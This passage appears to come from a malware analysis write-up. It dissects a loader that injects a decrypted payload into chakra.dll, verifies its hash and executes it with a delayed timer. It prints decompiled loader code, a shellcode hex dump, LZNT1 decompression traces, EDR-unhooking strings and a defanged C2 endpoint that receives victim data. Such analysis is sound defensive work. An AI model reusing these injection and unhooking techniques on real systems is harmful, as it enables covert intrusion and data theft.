
Once the deobfuscated/decrypted payload is written to the DLL, an integrity check is implemented by comparing the SHA2 hash of the injected payload to a hard-coded SHA2 value (`550c27fd8dc810df2056f1ec4a749a94ab4befc8843ba913c5f1197ef381a0a5`). If the integrity check passes, memory permission is restored to `PAGE_EXECUTE_READ` and it proceeds to execute the injected payload.



```
      if ( (_DWORD)result )
      {
        if ( v6 )
          (*((void (**)(void))off_38A793360 + 44))();// LocalFree
        v14[1] = 0x949A744AECF15620ui64;
        v14[0] = 0xDF10C88DFD270C55ui64;
        v14[3] = 0xA5A081F37E19F1C5ui64;
        v14[2] = 0x13A93B84C8EF4BABi64;
        result = fn_integrity_check((__int64)off_38A793360, (__int64 *)&v7, dword_38A82D5C0, (__int64)v14);
        if ( (_DWORD)result )
        {
          v8 = v4;
          result = (*((__int64 (__fastcall **)(__int64, __m128i **, __int64 *, __int64, int *))off_38A793360
                    + 11))(
                     -1i64,
                     &v7,                       // target section
                     &v8,
                     0x20i64,                   // PAGE_EXECUTE_READ
                     &v5);                      // zwprotectvirtualmemory on chakra.dll to restore mem protect
          if ( !(_DWORD)result )
          {
            v9 = 0i64;
            (*((void (__fastcall **)(__int64 *, _QWORD, __int64 (*)(), __int64, int, _DWORD, _DWORD))off_38A793360
             + 45))(                            // CreateTimerQueueTimer
              &v9,
              0i64,
              sub_38A792700,                    // callback function
              v2,
              5000,                             // 5 second delay execution
              0,
              0);
            return ((__int64 (*)(void))v7)();// payload execution
          }
```


Injected Payload

The injected payload is an obfuscated shellcode that loads an embedded DLL. We can quickly find the embedded payload by loading the shellcode in a hex editor. However, we can see that the embedded payload needs to be processed before execution. It is not a clean PE.



```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
41 5A 4C 8B D1 75 F5 41 5A 4C 8B D1 41 FF E3 C3   AZL‹ÑuõAZL‹ÑAÿãÃ
48 C7 C0 69 00 00 00 E8 83 FF FF FF C3 48 C7 C0   HÇÀi...èƒÿÿÿÃHÇÀ
4F 00 00 00 E8 76 FF FF FF C3 48 C7 C0 41 00 00   O...èvÿÿÿÃHÇÀA..
00 E8 69 FF FF FF C3 48 C7 C0 17 00 00 00 E8 5C   .èiÿÿÿÃHÇÀ....è\
FF FF FF C3 48 C7 C0 7A 00 00 00 E8 4F FF FF FF   ÿÿÿÃHÇÀz...èOÿÿÿ
C3 48 C7 C0 1F 00 00 00 E8 42 FF FF FF C3 48 C7   ÃHÇÀ....èBÿÿÿÃHÇ
C0 5B 00 00 00 E8 35 FF FF FF C3 48 C7 C0 56 00   À[...è5ÿÿÿÃHÇÀV.
00 00 E8 28 FF FF FF C3 48 C7 C0 43 00 00 00 E8   ..è(ÿÿÿÃHÇÀC...è
1B FF FF FF C3 CC CC C2 7D 19 07 00 49 B9 00 4D   .ÿÿÿÃÌÌÂ}...I¹.M
5A 90 00 03 00 00 00 82 04 00 30 FF FF 00 00 B8   Z.......‚..0ÿÿ..¸
00 38 0D 01 10 40 04 38 19 30 10 01 00 00 00 0E   .8...@.8.0......
1F BA 0E 00 B4 09 CD C0 21 B8 01 4C CD 21 20 68   .º..´.ÍÀ!¸.LÍ! h
00 44 20 2E 0D 0D 0A 24 04 54 D6 8C 40 DE 40 92   .D ....$.TÖŒ@Þ@’
ED B0 13 05 03 76 10 9D B3 12 97 00 0F 76 9D B5   í°...v..³.—..v.µ
44 12 1E 02 07 B4 12 9F 00 07 C0 10 98 B4 12 9D   D....´.Ÿ..À.˜´..
02 07 B3 12 9B 11 02 07 B5 12 B9 00 07 76 9D B1   ..³.›...µ.¹..v.±
04 12 95 00 07 92 ED B1 13 EA 15 00 07 53 00 27   ..•..’í±.ê...S.'
B5 00 07 5D 98 B9 44 12 DA 02 07 B3 12 91 02 07   µ..]˜¹D.Ú..³.‘..
B0 14 12 93 02 07 B2 02 07 52 69 63 0E 68 01 73   °..“..²..Ric.h.s
04 86 06 03 50 45 00 00 00 64 86 06 00 D1 FB F9   .†..PE...d†..Ñûù
1A 01 05 0A F0 00 22 20 0B 02 0E 00 1D 00 8C 08   ....ð." ......Œ.
00 00 2A 02 81 02 0B FC E8 06 00 00 10 02 05 7E   ..*....üè......~
80 00 83 83 05 00 0D 80 0A 02 0A 85 03 00 8C 00   €.ƒƒ...€...…..Œ.
0B 03 AE 80 0A 02 00 60 00 15 3D 03 1A 00 04 03   ..®€...`..=.....
05 22 87 07 83 08 A0 29 A8 0A 00 54 80 19 F4 80   ."‡.ƒ. )¨..T€.ô€
03 3C 80 03 41 06 01 90 0A 00 DC 44 08 08 F0 00   .<€.A.....ÜD..ð.
0A 00 58 07 00 00 40 B5 18 09 00 38 08 0B 06 05   ..X...@µ...8....
B7 09 00 2A 28 00 06 80 81 0F 01 86 0A 00 00 70   ·..*(..€...†...p
A0 08 00 F0 03 65 08 05 87 02 2E 90 74 65 78 74    ..ð.e..‡...text
80 03 23 8B C0 3C 0F C1 2A C1 3E 01 89 87 08 00   €.#‹À<.Á*Á>.‰‡..
20 00 00 00 60 2E 72 64 61 74 61 00 98 00 C8 93    ...`.rdata.˜.È“
00 17 C0 14 00 94 C0 01 4E 90 C0 0C C8 09 C0 92   ..À..”À.N.À.È.À’
40 2E 83 09 00 02 14 C0 57 00 40 0A 00 00 14 8D   @.ƒ....ÀW.@.....
00 08 24 C0 01 CB 09 C0 2E 70 03 0A 53 C2 38 C0   ..$À.Ë.À.p..SÂ8À
3A 00 46 00 08 38 CE 09 40 B5 C5 1D F4 C1 0F E0   :.F..8Î.@µÅ.ôÁ.à
```

Reviewing the shellcode, we can see that the buffer with the embedded portable executable is processed by the `RtlDecompressBuffer` API using `0x102` as the first argument.



```
0000000001FA084C   C74424 70 00880A00   mov dword ptr ss:[rsp+70],A8800
0000000001FA0854   FFD7                 call rdi                          rdi:RtlDecompressBuffer
0000000001FA0856   85C0                 test eax,eax
0000000001FA0858   74 35                je 1FA088F
0000000001FA085A   49:8BCE              mov rcx,r14                       r14:NtFreeVirtualMemory+12
0000000001FA085D   E8 29120000          call 1FA1A8B
0000000001FA0862   41:B9 00800000       mov r9d,8000
0000000001FA0868   4C:8D4424 30         lea r8,qword ptr ss:[rsp+30]
0000000001FA086D   48:8D5424 78         lea rdx,qword ptr ss:[rsp+78]
0000000001FA0872   48:8BCB              mov rcx,rbx
0000000001FA0875   E8 A0120000          call 1FA1B1A
0000000001FA087A   33C0                 xor eax,eax
0000000001FA087C   48:8B5C24 60         mov rbx,qword ptr ss:[rsp+60]
0000000001FA0881   48:8B6C24 68         mov rbp,qword ptr ss:[rsp+68]
0000000001FA0886   48:83C4 40           add rsp,40
0000000001FA088A   41:5E                pop r14                           r14:NtFreeVirtualMemory+12
0000000001FA088C   5F                   pop rdi                           rdi:RtlDecompressBuffer
0000000001FA088D   5E                   pop rsi
0000000001FA088E   C3                   ret
0000000001FA088F   48:8B4424 78         mov rax,qword ptr ss:[rsp+78]
0000000001FA0894   EB E6                jmp 1FA087C
0000000001FA0896   CC                   int3
0000000001FA0897   48:83EC 28           sub rsp,28

ecompressBuffer>

4
```

```
R8     00000000000A8800
R9     000000001FA1B7C
R10    0000000000000000
R11    0000000000000202     L'Â'
R12    0000000000000000
R13    0000000000000000
R14    00007FFDB088FA22     ntdll.00007FFDB088FA22
R15    0000000000000000

RIP    0000000001FA0854

RFLAGS   0000000000000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000057 (ERROR_INVALID_PARAMETER)
LastStatus C000000D (STATUS_INVALID_PARAMETER)
```

```
Default (x64 fastcall)
1: rcx 0000000000000102 0000000000000102
2: rdx 0000000002130000 0000000002130000
3: r8 00000000000A8800 00000000000A8800
4: r9 000000001FA1B7C 000000001FA1B7C
5: [rsp+20] 000000000007197D 000000000007197D
```


```
Hex                                               ASCII
49 B9 00 4D 5A 90 00 03 00 00 00 82 04 00 30 FF   I¹.MZ.........0ÿ
FF 00 00 B8 00 38 0D 01 10 40 04 38 19 30 10 01   ÿ..¸.8...@.8.0..
00 00 00 0E 1F BA 0E 00 B4 09 CD C0 21 B8 01 4C   .....º..´.ÍÀ!¸.L
CD 21 20 68 00 44 20 2E 0D 0D 0A 24 04 54 D6 8C   Í! h.D ....$.TÖ.
40 DE 40 92 ED B0 13 05 03 76 10 9D B3 12 97 00   @Þ@.í°...v..³...
0F 76 9D B5 44 12 1E 02 07 B4 12 9F 00 07 C0 10   .v.µD....´....À.
98 B4 12 9D 02 07 B3 12 9B 11 02 07 B5 12 B9 00   .´....³.....µ.¹.
```

```
000000000211FE98  00007FFDB09461C1  ntdll.RtlNtdllName+3CDE1
000000000211FEA0  000000000C3050F
000000000211FEA8  0000000000000001
000000000211FEB0  0000000000000000
000000000211FEB8  000000000007197D
000000000211FEC0  000000000211FF08
000000000211FEC8  00000000000A9000
000000000211FED0  0000000000000000
000000000211FED8  0000000000000000
000000000211FEE0  0000000000000000
000000000211FEE8  000000000211FF20
```

Looking at the prototype of `RtlDecompressBuffer`, we can see that the first argument is the compression format:


```
NT_RTL_COMPRESS_API NTSTATUS RtlDecompressBuffer(
  [in]  USHORT CompressionFormat,
  [out] PUCHAR UncompressedBuffer,
  [in]  ULONG  UncompressedBufferSize,
  [in]  PUCHAR CompressedBuffer,
  [in]  ULONG  CompressedBufferSize,
  [out] PULONG FinalUncompressedSize
);
```

In order to understand what the `0x102` means, we can check the ReactOS documentation. Here we can see that macro definitions indicate that `0x0100` is `COMPRESSION_ENGINE_MAXIMUM` and `0x0002` is `COMPRESSION_FORMAT_LZNT1`. So, essentially, the embedded payload has maximum compression for `LZNT1`.




```
#define  COMPRESSION_FORMAT_NONE  (0x0000)
#define  COMPRESSION_FORMAT_DEFAULT  (0x0001)
#define  COMPRESSION_FORMAT_LZNT1  (0x0002)
#define  COMPRESSION_ENGINE_STANDARD  (0x0000)
#define  COMPRESSION_ENGINE_MAXIMUM  (0x0100)
#define  COMPRESSION_ENGINE_HIBER  (0x0200)
```

We can then decompress the final payload embedded within the shellcode. The decompressed payload is an obfuscated DLL (SHA2: c0fc5ec77d0aa03516048349dddb3aa74f92cfe20d4bca46205f40ab0e728645) which I could not correlate to any payload I've seen before - possibly due to the obfuscation. I am still working on deobfuscating this payload, but here are some initial observations. The DLL timestamp is May 5, 1984, which was likely modified. The malicious functionality is implemented in the `DllUnload` exported function.




```
Count of sections                 6 | Machine                        AMD64
Symbol table  00000000[00000000]    |       Sat May 05 09:35:45 1984
Size of optional header        00F0 | Magic optional header           020B
Linker version                14.29 | OS version                      6.00
Image version                  0.00 | Subsystem version               6.00
Entry point                0006E8FC | Size of code                00088C00
Size of init data          00022A00 | Size of uninit data         00000000
Size of image              000B0000 | Size of header              00000400
Base of code               00001000 |
Image base        00000001`80000000 | Subsystem                        GUI
Section alignment          00001000 | File alignment              00000200
Stack             00000000`00100000 | Heap             00000000`00100000
Stack commit      00000000`00001000 | Heap commit      00000000`00001000
Checksum                   00000000 | Number of dirs                    16
Overlay          000A8800[0000070E/1806/1,763 Kb]
```

A quick string review via emulation suggests that the DLL implements module unhooking to avoid detection.




```
PIDPPID   NameArch  SessionUserIntegrity
[+] Removed function hook in module: %ls
-> Function: %hs
-> Address:  0x%p
[!] Failed to remove function hook in module: %ls
-> Function: %hs
-> Address:  0x%p
[!] Possible function hook found in module: %ls
-> Function: %hs
-> Address:  0x%p
[!] Failed to remove IAT hook in module: %hs
-> Function: %hs
-> Address:  0x%p
[!] Possible IAT hook found in module: %hs
-> Function: %hs
-> Address:  0x%p
Remote process hooks listing is not supported, use hooks clean --pid instead
[+] Removed IAT hook in module: %hs
-> Function: %hs
-> Address:  0x%p
\Registry\Machine\Software\Microsoft\Windows\CurrentVersion\App Paths\
[+] Process created successfully
ProcessId:%d
ProcessName:  %ls
```

This final payload implements a loop to the C2, sending a POST request with victim profile data to `logsapi.azurewebsites[.]net/api/logs`. The data is sent encoded/encrypted in a POST request.

